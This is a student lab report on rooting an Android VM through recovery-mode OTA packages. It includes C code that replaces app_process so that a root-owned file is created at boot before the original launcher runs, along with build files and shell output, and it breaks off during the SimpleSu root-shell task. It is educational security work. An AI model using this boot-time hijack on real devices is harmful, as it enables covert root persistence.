Computer Security

Lab 12 Report


Android Rooting

Chirag Sachdev


680231131

Task 1:


Build simple OTA package



Here we see that we cannot create a dummy file in the system/ dir of the android OS.




The directory structure with the relevant files with relevant permissions.




We zip the entire directory tree into a zip file.

Next we boot the andoid device into the recovery OS.



Next we connect to the Recovery OS.



We use scp to securely copy the zipfile to the /tmp folder in the android machine.

```
[12/06/2019]Chirag@VM:~/.../Lab12-Rooting$ ls
Task1  task1.zip
[12/06/2019]Chirag@VM:~/.../Lab12-Rooting$ scp task1.zip seed@10.0.2.78:/tmp
The authenticity of host '10.0.2.78 (10.0.2.78)' can't be established.
ECDSA key fingerprint is SHA256:j27XN+nmbyA0avocrLHpQPiGRIzknAWmJli5yO6vrsA.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.0.2.78' (ECDSA) to the list of known hosts.
seed@10.0.2.78's password:
task1.zip
[12/06/2019]Chirag@VM:~/.../Lab12-Rooting$
```

```
seed@recovery:~$ ll /tmp/task1.zip
-rw-rw-r-- 1 seed seed 1405 Dec  6 21:25 /tmp/task1.zip
seed@recovery:~$ _
```

We unzip the package and run the update binary script.

One rebooting the system, Here we see that the dummy file has been created.

```
Window 1
x86_64:/ $ ls -l system/test
-rw------- 1 root root 6 2019-12-07 02:41 system/test
x86_64:/ $
```

When the init file is the first one to be invoked when the system starts and runs with root privilege, hence our task gets executed and the file is created.

Task 2: Including code via app_process

Code:

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

extern char** environ;

int main(int argc, char** argv)
{
//Write the dummy file
    FILE* f = fopen("/system/dummy2", "w");
    if (f == NULL)
    {
        printf("Permission Denied.\n");
        exit(EXIT_FAILURE);
    }
    fclose(f);

//Launch the original binary
    char* cmd = "/system/bin/app_process_original";
    execve(cmd, argv, environ);
//execve() returns only if it fails
    return EXIT_FAILURE;
}
```


Application.mk

```
APP_ABI := x86
APP_PLATFORM := android-21
APP_STL := stlport_static
APP_BUILD_SCRIPT := Android.mk
```


Android.mk

```
LOCAL_PATH := $(call my-dir)
include $(CLEAR_VARS)
LOCAL_MODULE := <compiled binary name>
LOCAL_SRC_FILES := <all source files>
include $(BUILD_EXECUTABLE)
```

We compile our code using the native compiler as shown below.





Write the update script and build the OTA package




We write an OTA package and update-binary script for the same.

We create the appropriate directory tree and zip the pakage and send it to the android machine.





On the android machine, we unzip the file and run the update binary script as shown below.



We run the update-binary script and reboot the device.

Now we see that a file dummy 2 has been created in the system folder of the android device on booting. We cannot read the device since the permission is denied, however we have created a new restricted file via app process.


```
x86_64:/ $ ls -l /system/dummy2
-rw------- 1 root root 0 2019-12-09 18:45 /system/dummy2
x86_64:/ $ cat /system/dummy2
/system/bin/sh: cat: /system/dummy2: Permission denied
1|x86_64:/ $
```

When the device boots, the program app_process after init using root privilege. The app process starts the zygote daemon which has the task of starting applications. Every app that starts forks from the zygote. We modify the app process to launch a malicious app along with the zygote. Hence our script creates a file dummy2 along with the rest of the apps and processes.


Task 3


Implement SimpleSu for getting root shell

We download and unzip the file from the lab website.




We build the program to obtain root shell using the compile_all shell script






We then copy these files into the android folder of the relevant working directory tree.

We have to modify the update binary file such that it runs mydaemon as the app_process64 and have to place the mysu executable in the default directory for executables, i.e. /android/system/xbin directory.




